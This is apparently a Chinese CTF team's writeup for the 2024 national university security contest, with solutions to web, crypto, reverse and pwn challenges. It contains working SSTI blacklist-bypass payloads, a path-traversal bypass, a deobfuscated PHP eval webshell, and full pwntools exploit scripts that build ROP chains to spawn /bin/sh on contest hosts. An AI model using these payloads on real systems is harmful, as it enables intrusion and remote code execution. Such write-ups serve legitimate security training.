2024 全国大学生信息安全竞赛 Nebu1a Writeup

一、战队信息

战队名称：Nebu1a

战队排名：38

二、解题情况

三、解题过程

Web

safe_proxy

首先访问，直接拿到了源码。

```python
@app.route('/', methods=["POST"])
def template():
    template_code = request.form.get("code")
    # 安全过滤
    blacklist = ['__', 'import', 'os', 'sys', 'eval', 'subprocess', 'popen', 'system', '\r', '\n']
    for black in blacklist:
        if black in template_code:
            return "Forbidden content detected!"
    result = render_template_string(template_code)
    print(result)
    return 'ok' if result is not None else 'error'
```

这里有ssti。绕过黑名单可以直接用空字符串就行，用 `url_for['_''_globals_''_']['current_app']['_''_init_''_']['_''_globals_''_']['_''_builtins_''_']['ex''ec']` 拿到 exec。

然后没有回显，发现目录有写的权限，于是把结果写到 static 目录下，然后直接访问就行了

payload:

```
# 先创建static目录
code:{{url_for['_''_globals_''_']['current_app']['_''_init_''_']['_''_globals_''_']['_''_builtins_''_']['ex''ec']("imp""ort o""s;o""s.mkdir('static')",{"app":url_for['_''_globals_''_']['current_app'],"request":request})}}

# 写入到 static/a.txt
code:{{url_for['_''_globals_''_']['current_app']['_''_init_''_']['_''_globals_''_']['_''_builtins_''_']['ex''ec']("imp""ort o""s;open('./static/a.txt','w').write(o""s.pop""en('cat /flag').read())",{"app":url_for['_''_globals_''_']['current_app'],"request":request})}}

然后访问 /static/a.txt 就能看到 flag。
```

hello_web

Headers有tips：include.php 但是根本没这个文件！

从这个 include.php 还有网址的 `file=hello.php` 可以猜测，是文件包含漏洞。

Ctrl+U源码，发现 <!--../hackme.php--> 和 <!--../tips.php-->，直接用 file= 这两个文件发现没用，显示不在这里。但是注意到 file=hackme.php 和 file=../hackme.php 和 file=../../hackme.php 以及直接访问 hackme.php 都是一样的，怀疑 ../ 被替换掉了，所以双写成 `..././` ，成功绕过，访问到上一级目录的文件。

http://eci-2ze9aum75ososowagx70o6.cloudeci1.ichunqiu.com/index.php?file=..././hackme.php 一句话木马


http://eci-2ze9aum75ososowagx70o6.cloudeci1.ichunqiu.com/index.php?file=..././tips.php phpinfo

```
<?php
highlight_file(__FILE__);
$lJbGIY="eQOLlCmTYhVJUnRAobPSvjrFzWZycHXfdaukqGgwNptIBKiDsxME";$OlWYMv="zqBZkOuwUaTKFXRfLgmvchbipYdNyAGsIWVEQnxjDPoHStCMJrel";$lapUCm=urldecode("%6E1%7A%62%2F%6D%615%5C%76%740%6928%2D%70%78%75%71%79%2A6%6C%72%6B%64%679%5F%65%68%63%73%77%6F4%2B%6637%6A");
$YwzIst=$lapUCm[3].$lapUCm[6].$lapUCm[33].$lapUCm[30];$OxirhK=$lapUCm[33].$lapUCm[10].$lapUCm[24].$lapUCm[10].$lapUCm[24];$YpAUWC=$OxirhK[0].$lapUCm[18].$lapUCm[3].$OxirhK[0].$OxirhK[1].$lapUCm[24];$rVkKjU=$lapUCm[7].$lapUCm[13];$YwzIst.=$lapUCm[22].$lapUCm[36].$lapUCm[29].$lapUCm[26].$lapUCm[30].$lapUCm[32].$lapUCm[35].$lapUCm[26].$lapUCm[30];
```

```
5 $uWcdaA="eQOLlCmTYhVJUnRAobPSvjrFzWZycHXfdaukqGgwNptIBKiDsxMEzqBZkOuwUaTKFXRfLg
  mvchbipYdNyAGsIWVEQnxjDPoHStCMJrelmM9jWAfxqnT2UYjLKi9qw1DFYNIhgYRsDhUVBwEXGvE7H
  M8+Ox==";
6 echo
  $YwzIst($OxirhK($YpAUWC($uWcdaA,$rVkKjU*2),$YpAUWC($uWcdaA,$rVkKjU,$rVkKjU),$Yp
  AUWC($uWcdaA,0,$rVkKjU)));
7 ?>
```

hackme.php的内容经过简单的base64混淆，解码得到 `<?php @eval($_POST['cmd_66.99']); ?>` 。但是直接参数设置 `cmd_66.99` 会被转换成 `cmd_66_99` 从而失败。利用php字符转换漏洞，用 `cmd[66.99` 会被转换为 `cmd_66.99` ，再用蚁剑链接。

不过有 disable_functions，蚁剑有专门的插件，直接绕过就行了。




```
(www-data:/) $ find / -name flag*
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/sys/devices/pnp0/00:04/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/pci0000:00/0000:00:03.0/virtio0/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/dummy0/flags
/run/log/6bdc961992091ba200f8aaccb8b3acd0/flag
(www-data:/) $ cat /run/log/6bdc961992091ba200f8aaccb8b3acd0/flag
flag{fba129e8-8b00-4016-b30b-6d476da756ac}
```

居然不放在根目录下。

Crypto

rasnd

两段加密：

crypto1

两个hint，四个随机数的线性组合

> x1=randint(0,2**11)
>
> y1=randint(0,2**114)
>
> x2=randint(0,2**11)
>
> y2=randint(0,2**514)
>
> hint1=x1*p+y1*q-0x114
>
> hint2=x2*p+y2*q-0x514

先把hint整理一下

> hint1=hint1 + 0x114
>
> hint2=hint2 + 0x514

发现 `x1` 和 `x2` 比较小，可以爆破。

就是找到 `a` | `b` ,使得

$a * hint1 - b * hint2 = d * q$

然后再和n来一次gcd，即可获得q

代码

```
hint1 = hint1 + 0x114
hint2 = hint2 + 0x514
f = 0
for i in tqdm(range(1,2**11)):
    for j in range(1,2**11):
        if gmpy2.gcd(i*hint1-j*hint2,n)!= 1:
```

```
            p = gmpy2.gcd(i*hint1-j*hint2,n)
            q = n//p
            phi = (p-1)*(q-1)
            d = gmpy2.invert(0x10001,phi)
            m = pow(c,d,n)
            print(long_to_bytes(m))
            f= 1
            break
        if f ==1 :
          break
```

crypto2

`hint = pow(514*p - 114*q, n - p - q, n)`

`n-p-q` 实际上就是 \phi(n)-1

由费马小定理

$$(514 * p - 114 * q)^{\phi(n)-1} = (514 * p - 114 * q)^{-1} \mod n$$

我们可以求逆得到 `514*p - 114*q`

然后再构造 `514*p + 114*q`

$$(514 * p - 114 * q)^2 + 4 * 114 * 514 * n = (514 * p + 114 * q)^2$$

解方程，得到pq

代码

```
hint3 = gmpy2.invert(hint3,n2)
if hint3 %2 == 1:
  print(1)
  hint3 = hint3 -n2
print(hint3)
hint4 = hint3*hint3 +4*114*514*n2
```

```
hint4 = gmpy2.iroot(hint4,2)
if hint4[1] == True:
    hint4 = hint4[0]
p =( hint4+hint3) //(2*514)
q = n2//p
phi = (p-1)*(q-1)
d = gmpy2.invert(0x10001,phi)
m = pow(c2,d,n2)
print(long_to_bytes(m))
```

最终结果

flag{10d34d37-9285-44c7-8801-8c83af74d579}

Re

rand0m

整个py3.12，开调，环境浪费的时间有点多了

这里赋初值

```
  return 0xFFFFFFFFi64;
v9 = PyLong_FromLong(65537i64);
*((_QWORD *)off_7FF97BA7B688 + 38) = v9;
if ( !v9 )
  return 0xFFFFFFFFi64;
v10 = PyLong_FromLong(37360232i64);
*((_QWORD *)off_7FF97BA7B688 + 39) = v10;
if ( !v10 )
  return 0xFFFFFFFFi64;
v11 = PyLong_FromLong(304643896i64);
*((_QWORD *)off_7FF97BA7B688 + 40) = v11;
if ( !v11 )
  return 0xFFFFFFFFi64;
v12 = PyLong_FromLong(1244723021i64);
*((_QWORD *)off_7FF97BA7B688 + 41) = v12;
if ( !v12 )
  return 0xFFFFFFFFi64;
v13 = PyLong_FromString("2282784775", 0i64, 0i64);
*((_QWORD *)off_7FF97BA7B688 + 42) = v13;
if ( !v13 )
  return 0xFFFFFFFFi64;
v14 = PyLong_FromString("2563918650", 0i64, 0i64);
*((_QWORD *)off_7FF97BA7B688 + 43) = v14;
if ( !v14 )
  return 0xFFFFFFFFi64;
v15 = PyLong_FromString("2654435769", 0i64, 0i64);// delta
*((_QWORD *)off_7FF97BA7B688 + 44) = v15;
if ( !v15 )
  return 0xFFFFFFFFi64;
v16 = PyLong_FromString("2918417411", 0i64, 0i64);
*((_QWORD *)off_7FF97BA7B688 + 45) = v16;
if ( !v16 )
  return 0xFFFFFFFFi64;
v17 = PyLong_FromString("3628702646", 0i64, 0i64);
*((_QWORD *)off_7FF97BA7B688 + 46) = v17;
if ( !v17 )
  return 0xFFFFFFFFi64;
v18 = PyLong_FromString("3773946743", 0i64, 0i64);
*((_QWORD *)off_7FF97BA7B688 + 47) = v18;
if ( !v18 )
  return 0xFFFFFFFFi64;
v19 = PyLong_FromString("4198170623", 0i64, 0i64);
*((_QWORD *)off_7FF97BA7B688 + 48) = v19;
if ( !v19 )
  return 0xFFFFFFFFi64;
v20 = PyLong_FromString("4294967293", 0i64, 0i64);
*((_QWORD *)off_7FF97BA7B688 + 49) = v20;
return (unsigned int)(v20 != 0) - 1;
```

然后这里伪随机

```
LABEL_77:
    sub_7FF97BA76240("rand0m.rand0m", v9, v7, "rand0m.pyx");
    if ( !v5 )
      goto LABEL_87;
    goto LABEL_84;
  }
  if ( *v8 >= 0 )
  {
    v13 = (*(_QWORD *)v8)-- == 1i64;
    if ( v13 )
      Py_Dealloc(v8);
  }
  v5 = (int *)v12;
  v14 = PyNumber_Xor(v12, *((_QWORD *)off_7FF97BA7B688 + 44));
  if ( !v14 )
  {
    v9 = 2615;
    v7 = 3;
    goto LABEL_77;
  }
  v6 = (int *)v14;
  v15 = what_fuck_func(v12, *((_QWORD *)off_7FF97BA7B688 + 33), 5i64, 0i64);
  if ( !v15 )
  {
    v9 = 2627;
    v7 = 4;
    goto LABEL_77;
  }
  v16 = off_7FF97BA7B688;
  v3 = (int *)v15;
  v17 = PyLong_Type[0];
  v18 = *((_QWORD *)off_7FF97BA7B688 + 32);
  if ( *(_QWORD *)(v12 + 8) != PyLong_Type[0] )
    goto LABEL_32;
  v19 = *(_QWORD *)(v12 + 16);
  if ( (v19 & 1) != 0 )
  {
    if ( *(_DWORD *)v12 != -1 )
      ++*(_DWORD *)v12;
    v8 = (int *)v12;
    goto LABEL_36;
  }
  if ( v19 >= 0x10 )
```

后面比对

逻辑如下

'''

a = 0x12345678

v14 = a ^ 0x9e3779b9

v3 = a >> 5

v12 = a << 4

v12 &= 0xfa3affff

v12 += v3 >> 23

print(hex(v12))

v27 = v14 >> 11

print(hex(v27))

res = pow(v27, 0x10001, 0xfffffffd)

print(hex(res))

'''

两组密文，剩下一组顺序存疑，这样干：

```
from gmpy2 import invert

n = 0xfffffffd

# http://www.factordb.com/index.php?query=4294967293
p = 9241
q = 464773
assert p*q == n

e = 0x10001
d = invert(e, (p-1)*(q-1))
assert e*d % ((p-1)*(q-1)) == 1

cipher = [0x112287F38, 0x10A30F74D, 0x1023A1268, 0x208108807]

cipher2_set = [0xadf38403, 0xd8499bb6, 0xe0f1db77, 0x98d24b3a]

from itertools import permutations

all_permutations = list(permutations(cipher2_set))

import rand0m

for cipher2 in all_permutations:
    inp = ""
    for i in range(4):
        c1 = cipher[i]
        c2 = cipher2[i]

        m = ((pow(c2, d, n) ^ (0x9e3779b9 >> 11)) << 11) | ((c1 & 0x7ff0) >> 4)
        inp += hex(m)[2:].zfill(8)
    print(inp)
    if rand0m.check(inp):
        print("Congrats! Flag is: flag{"+inp+"}")
        break
```

穷举顺序然后检验

Congrats! Flag is: flag{813a97f3d4b34f74802ba12678950880}

ezCsky

搜这篇文章 https://www.iotsec-zone.com/article/4

Cutter 打开分析

```
0x00008974      bkpt
0x00008976      bkpt
;-- aav.0x00008978:
0x00008978      bkpt
0x0000897a      bkpt
0x0000897c      .dword 0x000087dc ; loc._t_0x87dc ; sym.check
0x00008980      .dword 0x00008654 ; sym.rc4_init
0x00008984      .dword 0x0000870c ; loc._t_0x870c ; sym.rc4_crypt
0x00008988      .dword 0x00008828 ; sym.cmp_result
0x0000898c      .dword 0x00008a88 ; str.You_enter_a_true_flag
  ;-- $t:
  ;-- __libc_csu_init:
$d();
```

RC4, key是 testkey

密文应该是 data 段这一处：

```
96 8f b8 08 5d a7 68 44 f2 64 92 64 42 7a 78 e6 ea c2 78 b8 63 9e 5b 3d d9 28 3f c8 73 06 ee 6b | ....].hD.d.dBzx...x.c.[=.(?.s..k
8 Flags: str.error1 ed d1 00 00 01 1b 03 3b 10 00 00 00 01 00 00 00 a4 f9 ff ff 28 00 00 00 | ..K.#..@.......;.............(...
```

因为只有它不可打印

解出来不对，但是再分析一下发现还有一步错位异或

最后这样解：

```python
def RC4_GenBox(box, key):
    for i in range(256):
        box[i] = i
    i = 0
    for j in range(256):
        i = (box[j] + i + key[j % len(key)]) & 0xff
        tmp = box[j]
        box[j] = box[i]
        box[i] = tmp

def RC4_Encrypt(box, data, out):
    k = 0
    j = 0
    for i in range(len(data)):
        k = k + 1
        j = (box[k] + j) & 0xff
        tmp = box[k]
```

```
        box[k] = box[j]
        box[j] = tmp
        a = box[(box[k] + box[j]) & 0xff]
        out[i] = a ^ data[i]

k = b'testkey'

data = bytes.fromhex("96 8F B8 08 5D A7 68 44 F2 64 92 64 42 7A 78 E6 EA C2 78
B8 63 9E 5B 3D D9 28 3F C8 73 06 EE 6B 8D 0C 4B A3 23 AE CA 40 ED D1")

box = [0] * 256
out = [0] * len(data)

RC4_GenBox(box, k)
RC4_Encrypt(box, data, out)

flag = b'f'
for i in range(0, len(out)):
    flag += bytes([out[i] ^ flag[-1]])

print(flag)

# flag{d0f5b330-9a74-11ef-9afd-acde48001122}
```

Pwn

anote

漏洞：本题目在edit功能中出现溢出，能够覆盖下一个堆块。

利用：覆盖下一个堆块中的函数二级指针，实际应该是c++的函数虚表。将对应的函数指针覆盖成执行 `system("/bin/sh")` 即可;

- exp.py

```
#_*_coding:utf-8_*_
from pwn import *

context.arch = 'i386'
context.log_level = "debug" if debug else "info"

local = 0
debug = 1

```

```
10 binary = "./note"
11 lib = "/lib/i386-linux-gnu/libc.so.6"
12
13 elf  = ELF(binary)
14 libc = ELF(lib)
15
16 if local:
17     io   = process(binary)
18 else :
19     io   = remote("47.93.212.188", 22829)
20
21 s        = lambda buf         : io.send(buf)
22 sl       = lambda buf         : io.sendline(buf)
23 sa       = lambda delim, buf  : io.sendafter(delim, buf)
24 sal      = lambda delim, buf  : io.sendlineafter(delim, buf)
25 sh       = lambda             : io.interactive()
26 r        = lambda n=None      : io.recv(n)
27 ru       = lambda delim       : io.recvuntil(delim)
28 r7f      = lambda             : u64(io.recvuntil("\x7f")[-6:]+"\x00\x00")
29 trs      = lambda addr        : libc.address+addr
30 gadget   = lambda ins         : libc.search(asm(ins, arch="amd64"), executable
   = True).next()
31 tohex    = lambda buf         : "".join("\\x%02x"%ord(_) for _ in buf)
32 protect  = lambda pos, ptr    : ((pos>>12)^(ptr))
33
34 def add():
35     sal(b'Choice>>', b'1')
36
37 def show(index):
38     sal(b'Choice>>', b'2')
39     sal(b'index: ', str(index).encode())
40
41 def edit(index, size, content):
42     sal(b'Choice>>', b'3')
43     sal(b'index: ', str(index).encode())
44     sal(b'len: ', str(size).encode())
45     sal(b'content: ', content)
46
47 add()
48 add()
49 add()
50 add()
51
52 show(0)
53 ru(b'gift: ')
54 gift = int(ru(b'\n'), 16)
55 info('gift => 0x%x' % gift)
```

```
56
57 payload = b''
58 payload += p32(0x80489CE) * 5
59 payload += p32(0x21)
60 payload += p32(gift + 16)
61
62 edit(0, 0x24, payload)
63 edit(1, 0, b'')
64
65 sh()
```

avm

漏洞：任意虚拟机指令执行，`load` 和 `store` 功能中imm立即数能够超过memory的边界，造成溢出，从而破坏上层程序的内存。

利用：load `__libc_start_main_call` 的地址，经过数学执行操作运算成基地址，之后运算成其他的gadget。把每条gadget平铺到返回地址上去进行ROP。

- exp.py

```
1  #_*_coding:utf-8_*_
2  from pwn import *
3
4  context.arch = 'i386'
5  context.log_level = "debug" if debug else "info"
6
7  local = 0
8  debug = 1
9
10 binary = "./pwn"
11 lib = "/lib/x86_64-linux-gnu/libc.so.6"
12
13 elf  = ELF(binary)
14 libc = ELF(lib)
15
16 if local:
17     io   = process(binary)
18 else :
19     io   = remote("47.94.202.237", 36940)
20
21 s        = lambda buf         : io.send(buf)
22 sl       = lambda buf         : io.sendline(buf)
23 sa       = lambda delim, buf  : io.sendafter(delim, buf)
24 sal      = lambda delim, buf  : io.sendlineafter(delim, buf)
25 sh       = lambda             : io.interactive()
```

```
r        = lambda n=None      : io.recv(n)
ru       = lambda delim       : io.recvuntil(delim)
r7f      = lambda             : u64(io.recvuntil("\x7f")[-6:]+"\x00\x00")
trs      = lambda addr        : libc.address+addr
gadget   = lambda ins         : libc.search(asm(ins, arch="amd64"), executable = True).next()
tohex    = lambda buf         : "".join("\\x%02x"%ord(_) for _ in buf)
protect  = lambda pos, ptr    : ((pos>>12)^(ptr))
mangle   = lambda var, guard  : (((var^guard)<<0x11) + ((var^guard)>>(64-0x11))) & ((1<<64)-1)

def makeAddInst(dst, src1, src2):
    inst = (1 << 28)
    inst |= dst & 0x1f
    inst |= ((src1 & 0x1f) << 5)
    inst |= ((src2 & 0x1f) << 16)
    return inst

def makeSubInst(dst, src1, src2):
    inst = (2 << 28)
    inst |= dst & 0x1f
    inst |= ((src1 & 0x1f) << 5)
    inst |= ((src2 & 0x1f) << 16)
    return inst

def makeMulInst(dst, src1, src2):
    inst = (3 << 28)
    inst |= dst & 0x1f
    inst |= ((src1 & 0x1f) << 5)
    inst |= ((src2 & 0x1f) << 16)
    return inst

def makeDivInst(dst, src1, src2):
    inst = (4 << 28)
    inst |= dst & 0x1f
    inst |= ((src1 & 0x1f) << 5)
    inst |= ((src2 & 0x1f) << 16)
    return inst

def makeXorInst(dst, src1, src2):
    inst = (5 << 28)
    inst |= dst & 0x1f
    inst |= ((src1 & 0x1f) << 5)
    inst |= ((src2 & 0x1f) << 16)
    return inst

def makeAndInst(dst, src1, src2):
```

```
    inst = (6 << 28)
    inst |= dst & 0x1f
    inst |= ((src1 & 0x1f) << 5)
    inst |= ((src2 & 0x1f) << 16)
    return inst

def makeLshiftInst(dst, src1, src2):
    inst = (7 << 28)
    inst |= dst & 0x1f
    inst |= ((src1 & 0x1f) << 5)
    inst |= ((src2 & 0x1f) << 16)
    return inst

def makeRshiftInst(dst, src1, src2):
    inst = (8 << 28)
    inst |= dst & 0x1f
    inst |= ((src1 & 0x1f) << 5)
    inst |= ((src2 & 0x1f) << 16)
    return inst

def makeStoreInst(dst, src, imm):
    assert imm <= 0xFFF
    inst = (9 << 28)
    inst |= dst & 0x1f
    inst |= ((src & 0x1f) << 5)
    inst |= ((imm & 0xfff) << 16)
    return inst

def makeLoadInst(dst, src, imm):
    assert imm <= 0xFFF
    inst = (10 << 28)
    inst |= dst & 0x1f
    inst |= ((src & 0x1f) << 5)
    inst |= ((imm & 0xfff) << 16)
    return inst


payload = flat(
    {
        0: [
            makeLoadInst(0, 10, 0xd38),

            makeLoadInst(1, 10, 0x320),
            makeSubInst(0, 0, 1),

            makeLoadInst(2, 10, 0x328),
            makeAddInst(2, 2, 0),
```

```
118
119             makeLoadInst(3, 10, 0x330),
120             makeAddInst(3, 3, 0),
121
122             makeLoadInst(4, 10, 0x338),
123             makeAddInst(4, 4, 0),
124
125             makeLoadInst(5, 10, 0x340),
126             makeAddInst(5, 5, 0),
127
128             makeStoreInst(2, 10, 0x118),
129             makeStoreInst(3, 10, 0x120),
130             makeStoreInst(4, 10, 0x128),
131             makeStoreInst(5, 10, 0x130),
132
133         ],
134         0x200: [
135             p64(0x29d90),
136             p64(0x2a3e5),
137             p64(libc.search(b'/bin/sh').__next__()),
138             p64(0x2a3e6),
139             p64(libc.sym['system'])
140         ]
141     },
142     length = 0x300
143 )
144
145 sa(b'opcode:', payload)
146
147 sh()
```

novel1

漏洞：std::copy的时候可能超过栈上的buffer大小，造成栈溢出。

利用：利用helper.cpp计算能够分到同一个bucket的key值，之后把gadget作为value放到unsorted_map中去。在进行copy的时候便会产生溢出。溢出时利用 `pop rsp` 的gagdet的进行栈迁移，之后去执行shell。

- helper.cpp

```
1 #include <iostream>
2 #include <string>
3 #include <cassert>
4 #include <unordered_map>
5
```

```
size_t bucket_index(const std::unordered_map<unsigned int, unsigned long>&
map, int k
    size_t bucket_count   = map.bucket_count();
    const auto& hash_func = map.hash_function();
    size_t hash_code      = hash_func(key);
    return  hash_code % bucket_count;
}

int main(int argc, char const *argv[]) {
    std::unordered_map<unsigned int, unsigned long> map(59);
    int count = 0;
    for (unsigned  key=0; key <= 10000; key++) {
        assert( bucket_index(map, key) == map.bucket(key));
        if (bucket_index(map, key) == 0) {
            count += 1;
            std::cout<< "part1(" << key <<", 0xdeadbeef) # " << count <<"
index: "<< b;
            if (count == 32){
                break;
            }
        }
    }
}
```

- exp.py

```
#_*_coding:utf-8_*_
from pwn import *

context.arch = 'amd64'
context.log_level = "debug" if debug else "info"

local = 0
debug = 1

binary = "./novel1"
lib = "/lib/x86_64-linux-gnu/libc.so.6"

elf  = ELF(binary)
libc = ELF(lib)

if local:
    io   = process(binary)
else :
    io   = remote("60.205.177.113", 37158)
```

```
20
21 s        = lambda buf         : io.send(buf)
22 sl       = lambda buf         : io.sendline(buf)
23 sa       = lambda delim, buf  : io.sendafter(delim, buf)
24 sal      = lambda delim, buf  : io.sendlineafter(delim, buf)
25 sh       = lambda             : io.interactive()
26 r        = lambda n=None      : io.recv(n)
27 ru       = lambda delim       : io.recvuntil(delim)
28 r7f      = lambda             : u64(io.recvuntil("\x7f")[-6:]+"\x00\x00")
29 trs      = lambda addr        : libc.address+addr
30 gadget   = lambda ins         : libc.search(asm(ins, arch="amd64"), executable
   = True).next()
31 tohex    = lambda buf         : "".join("\\x%02x"%ord(_) for _ in buf)
32 protect  = lambda pos, ptr    : ((pos>>12)^(ptr))
33 mangle   = lambda var, guard  : (((var^guard)<<0x11) + ((var^guard)>>(64-
   0x11))) & ((1<<64)-1)
34
35 payload = flat(
36     {
37         0: [
38             elf.got['puts'],
39             0,
40             elf.plt['puts'],
41             0x402D23
42         ]
43     },
44     filler = b'\x00'
45 )
46 author = b'admin'
47 sal(b'Author: ', payload)
48
49 def part1(key, value):
50     sal(b'Chapter: ', b'1')
51     sal(b'Blood: ', str(key).encode())
52     sal(b'Evidence: ', str(value).encode())
53
54 def part2(key):
55     sal(b'Chapter: ', b'2')
56     sal(b'Blood: ', str(key).encode())
57
58
59 part1(0, 0xdeadbeef) # 1 index: 0
60 part1(59, 0xdeadbeef) # 2 index: 0
61 part1(118, 0xdeadbeef) # 3 index: 0
62 part1(177, 0xdeadbeef) # 4 index: 0
63 part1(236, 0xdeadbeef) # 5 index: 0
64 part1(295, 0xdeadbeef) # 6 index: 0
```

```
part1(354, 0xdeadbeef) # 7 index: 0
part1(413, 0xdeadbeef) # 8 index: 0
part1(472, 0xdeadbeef) # 9 index: 0
part1(531, 0xdeadbeef) # 10 index: 0
part1(590, 0xdeadbeef) # 11 index: 0
part1(649, 0xdeadbeef) # 12 index: 0
part1(708, 0xdeadbeef) # 13 index: 0
part1(767, 0xdeadbeef) # 14 index: 0
part1(826, 0) # 15 index: 0
part1(885, 0xdeadbeef) # 16 index: 0
part1(944, 0xdeadbeef) # 17 index: 0
part1(1003, 0x4025BE) # 18 index: 0
part1(1062, 0x40a540) # 19 index: 0
part1(1121, 0xdeadbeef) # 20 index: 0
part1(1180, 0xdeadbeef) # 21 index: 0
part1(1239, 0xdeadbeef) # 22 index: 0
part1(1298, 0xdeadbeef) # 23 index: 0
part1(1357, 0xdeadbeef) # 24 index: 0
part1(1416, 0xdeadbeef) # 25 index: 0
part1(1475, 0xdeadbeef) # 26 index: 0
part1(1534, 0xdeadbeef) # 27 index: 0
part1(1593, 0xdeadbeef) # 28 index: 0
part1(1652, 0xdeadbeef) # 29 index: 0
part1(1711, 0xdeadbeef) # 30 index: 0
part1(1770, 0xdeadbeef) # 31 index: 0
part1(1829, 0xdeadbeef) # 32 index: 0
part2(59)

puts = u64(ru(b'\x7f')[-6:] + b'\x00\x00')
libc.address = puts - libc.sym['puts']
info('libc base => 0x%x' % libc.address)


payload = flat(
    {
        0: [
            libc.address + 0x00000000000904a9,
            0,
            0,
            libc.address + 0x000000000002be51,
            0,
            libc.address + 0x000000000002a3e5,
            libc.search(b'/bin/sh').__next__(),
            libc.sym['execve'],
        ],
    },
    filler = b'\x00'
```


```
)
author = b'admin'
sal(b'Author: ', payload)

sh()
```

威胁检测与流量分析

